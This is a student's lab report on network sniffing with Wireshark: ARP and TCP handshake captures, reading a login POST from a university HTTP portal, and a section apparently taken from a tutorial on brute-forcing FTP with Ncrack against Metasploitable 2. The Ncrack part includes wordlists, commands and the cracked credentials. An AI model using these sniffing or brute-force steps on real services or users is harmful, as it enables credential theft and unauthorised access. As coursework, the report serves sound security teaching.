

**ARYAMAN MISHRA**

**19BCE1027**

**EXERCISE 4**

AIM-Packet Sniffing Using Wireshark software.






My IP address throughout the document : 192.168.29.120

1. Protocol Analysis - Address Resolution Protocol (ARP)


1)Open wireshark and start capturing the packets.



2) Then open the browser and open any website.



3) Go to the wire shark and apply filter “arp”. It will show all the packets using ARP protocol.



1. TCP 3-way handshake


Procedure of 3 way handshake:



It is the process used to establish the communication between client and server. It is 3 steps process:

1) Client will establish the connection with the server by sending the synchronized sequence number (SYN) which will help to inform the server that the client is going to start the communication with the sequence number.

2) The server will respond to the request sends (SYN,ACK) which indicates the request is received

3) Client acknowledges the response of the server After these steps they can start communicating with each other.





1. Go to the browser and open any URL.

2. Start the wireshark capture.

3. Go to the web page and refresh.

4. Filter the packets by command “tcp”.

3. Password Cracking

a. http site

For extracting the password from the website the site must be using http protocol for https protocol we can’t use this method. For Ex. VIT’s Vproprl portal is using the http protocol so, we will try to extract password form that website. Steps involved are:

1) Open the wireshark and start capturing the packets.



2) Open the web browser and go to vpropel portal.


3) Login through your credentials.



4) Go to wireshark and filter out http protocol packets.

5) Find out the POST type PACKET and go to the analysis section.

6) There we can find StudentLogin info.







b.FTP Server

Initial Setup

Before we begin, let's run a simple [Nmap scan](https://null-byte.wonderhowto.com/how-to/tactical-nmap-for-beginner-network-reconnaissance-0189856/) on our target to make sure the FTP service is present. We will be using [Metasploitable 2](https://metasploit.help.rapid7.com/docs/metasploitable-2" \t "_blank) as the target and [Kali Linux](https://null-byte.wonderhowto.com/how-to/top-10-things-do-after-installing-kali-linux-0186450/) as the attacking machine.

~# nmap -sV 10.10.0.50 -p 21

Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-10 11:10 CDT

Nmap scan report for 10.10.0.50

Host is up (0.00067s latency).

PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 2.3.4

MAC Address: 00:1D:09:55:B1:3B (Dell)

Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 0.82 seconds

Great, it looks like it's up and open.

Next, let's create two text files, one for usernames and one for passwords. In a real engagement, we'd want to use [files with much larger data sets](https://null-byte.wonderhowto.com/how-to/create-custom-wordlists-for-password-cracking-using-mentalist-0183992/), but for demonstration purposes, we'll keep these short to speed up the whole process.

Using your favorite [text editor](https://null-byte.wonderhowto.com/how-to/intro-vim-unix-text-editor-every-hacker-should-be-familiar-with-0174674/), create a file, and add a few common usernames:

root

admin

user

ftp

steve

And do the same thing for the passwords:

password

s3cr3t

user

Password1

hunter2

Now we should be good to go.

**Ncrack**

The first tool we'll look at today is Ncrack. Simply type **ncrack** in the terminal to display the usage information and available options:

~# ncrack

Ncrack 0.7 ( http://ncrack.org )

Usage: ncrack [Options] {target and service specification}

TARGET SPECIFICATION:

Can pass hostnames, IP addresses, networks, etc.

Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254

-iX <inputfilename>: Input from Nmap's -oX XML output format

-iN <inputfilename>: Input from Nmap's -oN Normal output format

-iL <inputfilename>: Input from list of hosts/networks

--exclude <host1[,host2][,host3],...>: Exclude hosts/networks

--excludefile <exclude\_file>: Exclude list from file

SERVICE SPECIFICATION:

Can pass target specific services in <service>://target (standard) notation or

using -p which will be applied to all hosts in non-standard notation.

Service arguments can be specified to be host-specific, type of service-specific

(-m) or global (-g). Ex: ssh://10.0.0.10,at=10,cl=30 -m ssh:at=50 -g cd=3000

Ex2: ncrack -p ssh,ftp:3500,25 10.0.0.10 scanme.nmap.org google.com:80,ssl

-p <service-list>: services will be applied to all non-standard notation hosts

-m <service>:<options>: options will be applied to all services of this type

-g <options>: options will be applied to every service globally

Misc options:

ssl: enable SSL over this service

path <name>: used in modules like HTTP ('=' needs escaping if used)

db <name>: used in modules like MongoDB to specify the database

domain <name>: used in modules like WinRM to specify the domain

TIMING AND PERFORMANCE:

Options which take <time> are in seconds, unless you append 'ms'

(milliseconds), 'm' (minutes), or 'h' (hours) to the value (e.g. 30m).

Service-specific options:

cl (min connection limit): minimum number of concurrent parallel connections

CL (max connection limit): maximum number of concurrent parallel connections

at (authentication tries): authentication attempts per connection

cd (connection delay): delay <time> between each connection initiation

cr (connection retries): caps number of service connection attempts

to (time-out): maximum cracking <time> for service, regardless of success so far

-T<0-5>: Set timing template (higher is faster)

--connection-limit <number>: threshold for total concurrent connections

--stealthy-linear: try credentials using only one connection against each specified host

until you hit the same host again. Overrides all other timing options.

AUTHENTICATION:

-U <filename>: username file

-P <filename>: password file

--user <username\_list>: comma-separated username list

--pass <password\_list>: comma-separated password list

--passwords-first: Iterate password list for each username. Default is opposite.

--pairwise: Choose usernames and passwords in pairs.

OUTPUT:

-oN/-oX <file>: Output scan in normal and XML format, respectively, to the given filename.

-oA <basename>: Output in the two major formats at once

-v: Increase verbosity level (use twice or more for greater effect)

-d[level]: Set or increase debugging level (Up to 10 is meaningful)

--nsock-trace <level>: Set nsock trace level (Valid range: 0 - 10)

--log-errors: Log errors/warnings to the normal-format output file

--append-output: Append to rather than clobber specified output files

MISC:

--resume <file>: Continue previously saved session

--save <file>: Save restoration file with specific filename

-f: quit cracking service after one found credential

-6: Enable IPv6 cracking

-sL or --list: only list hosts and services

--datadir <dirname>: Specify custom Ncrack data file location

--proxy <type://proxy:port>: Make connections via socks4, 4a, http.

-V: Print version number

-h: Print this help summary page.

MODULES:

SSH, RDP, FTP, Telnet, HTTP(S), Wordpress, POP3(S), IMAP, CVS, SMB, VNC, SIP, Redis, PostgreSQL, MQTT, MySQL, MSSQL, MongoDB, Cassandra, WinRM, OWA, DICOM

EXAMPLES:

ncrack -v --user root localhost:22

ncrack -v -T5 https://192.168.0.1

ncrack -v -iX ~/nmap.xml -g CL=5,to=1h

SEE THE MAN PAGE (http://nmap.org/ncrack/man.html) FOR MORE OPTIONS AND EXAMPLES

As you can see, there are a lot of options here, but for now, we'll stick to the basics.

We can use the **-U** flag to set the file containing usernames, and the **-P** flag to set the file containing passwords. Then, specify the service (FTP) followed by the IP address of our target:

~# ncrack -U usernames.txt -P passwords.txt ftp://10.10.0.50

Starting Ncrack 0.7 ( http://ncrack.org ) at 2020-03-10 11:24 CDT

Discovered credentials for ftp on 10.10.0.50 21/tcp:

10.10.0.50 21/tcp ftp: 'ftp' 'password'

10.10.0.50 21/tcp ftp: 'ftp' 's3cr3t'

10.10.0.50 21/tcp ftp: 'ftp' 'user'

10.10.0.50 21/tcp ftp: 'ftp' 'Password1'

10.10.0.50 21/tcp ftp: 'user' 'user'

10.10.0.50 21/tcp ftp: 'ftp' 'hunter2'

Ncrack done: 1 service scanned in 15.01 seconds.

Ncrack finished.

We can see it discovered [credentials](https://null-byte.wonderhowto.com/how-to/extract-windows-usernames-passwords-wi-fi-keys-other-user-credentials-with-lazagne-0180837/) for **user** and **ftp**; the multiple hits are because anonymous logins are allowed for that user, making any password a valid password.

We can also specify the port number explicitly, which is useful if a service is running on a non-default port. Using the **-v** flag gives us a little more information as well:

~# ncrack -U usernames.txt -P passwords.txt 10.10.0.50:21 -v

Starting Ncrack 0.7 ( http://ncrack.org ) at 2020-03-10 11:26 CDT

Discovered credentials on ftp://10.10.0.50:21 'ftp' 'password'

Discovered credentials on ftp://10.10.0.50:21 'ftp' 's3cr3t'

Discovered credentials on ftp://10.10.0.50:21 'ftp' 'user'

Discovered credentials on ftp://10.10.0.50:21 'user' 'user'

Discovered credentials on ftp://10.10.0.50:21 'ftp' 'Password1'

ftp://10.10.0.50:21 finished.

Discovered credentials for ftp on 10.10.0.50 21/tcp:

10.10.0.50 21/tcp ftp: 'ftp' 'password'

10.10.0.50 21/tcp ftp: 'ftp' 's3cr3t'

10.10.0.50 21/tcp ftp: 'ftp' 'user'

10.10.0.50 21/tcp ftp: 'user' 'user'

10.10.0.50 21/tcp ftp: 'ftp' 'Password1'

Ncrack done: 1 service scanned in 15.00 seconds.

Probes sent: 17 | timed-out: 0 | prematurely-closed: 0

Ncrack finished.


